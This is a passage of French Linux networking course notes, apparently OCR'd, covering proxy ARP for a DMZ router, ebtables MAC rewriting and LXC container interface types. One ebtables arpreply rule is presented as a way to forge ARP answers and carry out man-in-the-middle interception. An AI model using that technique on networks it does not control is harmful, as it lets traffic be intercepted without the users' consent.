- le serveur à placer dans la DMZ est à l'adresse `192.168.10.1` ;
- les machines peuvent utiliser les adresses restantes ;
- un routeur GNU/Linux est inséré entre le serveur et le reste du réseau.

Activation sur le « routeur »

Pour l'activer, il faut configurer une option du noyau GNU/Linux, en plus de la fonction de routage :

```
$ sudo sysctl -w net.ipv4.conf.all.forwarding=1
$ sudo sysctl -w net.ipv4.conf.eth0.proxy_arp=1
$ sudo sysctl -w net.ipv4.conf.eth1.proxy_arp=1
```


Il faudra l'activer sur l'interface choisie, ici, `eth0` *et* `eth1`*.*

Configuration du routeur

- les interfaces reliés au serveur et au reste du réseau sont configurées de la même façon (@IP et préfixe) :
- on configure les routes, une vers la partie réseau machine et l'autre vers le serveur :

```
192.168.10.1 dev eth1  scope link
192.168.10.0/24 dev eth0  scope link
```

On peut vérifier les caches arp des machines.



– faire de la « traduction » d'adresse, « NAT », sur les adresses MAC, seulement pour des adresses qui existent sur des interfaces différentes (si la trame est réécrite avec une adresse MAC destination qui est sur l'interface d'où elle est venue intialement, elle ne sera pas retransmise) :

```
# ebtables -t nat -A PREROUTING -d 00:11:22:33:44:55 -i eth0 -j dnat
--to-destination 54:44:33:22:11:00
```

Ici, on utilise la table « nat » pour réécrire des adresses MAC dans les trames au passage dans le pont.

```
# ebtables -t nat -A POSTROUTING -s 00:11:22:33:44:55 -i eth0 -j snat
   --to-source 54:44:33:22:11:00 --snat-target ACCEPT
```

Ici, on change l'adresse MAC source.

– répondre automatiquement à des requêtes arp :


```
# ebtables -t nat -A PREROUTING -p arp --arp-opcode Request --arp-ip-dst 192.168.127.2
   -j arpreply --arpreply-mac de:ad:be:ef:ca:fe
```

Ici, on peut répondre automatiquement à une requête ARP, par exemple en donnant une adresse MAC différente pour une adresse IP connue et faire du MiTM...

Il existe différents types d'interface pour la configuration d'un container Linux :

– `phys` : donne au container le contrôle direct d'une interface physique de l'hôte ;

– `veth` : crée un couple d'interface :




- ◇ une à l'intérieur du container (*sur le schéma, « lxcn0 »*) ;
- ◇ une dans l'hôte (*sur le schéma, « veth0 »*) qui doit être reliée à un bridge (*sur le schéma, « br0 »*).


L'interface externe permet « d'écouter » ce qui transite sur l'interface interne du container.

– `macvlan` : il en existe de deux sortes :

1. `vepa`, ou *virtual ethernet port aggregator* : permet au container l'accès au réseau au travers d'un bridge Linux mais qui ne **permet pas** l'échange entre les containers eux-mêmes ;



– `macvlan` : il en existe de deux sortes :
  2. `bridge` : permet au container l'accès « direct » au réseau et la communication entre les containers mais qui les **isolent** de l'hôte ;



Pour les performances

Si on veut privilégier :

– la communication « container » ↔ « host » : utilisation de la configuration `veth` ;

– la communication « container » ↔ « réseau » : utilisation de la configuration `macvlan` avec l'aide d'un routeur externe pour dialoguer depuis l'hôte vers le container.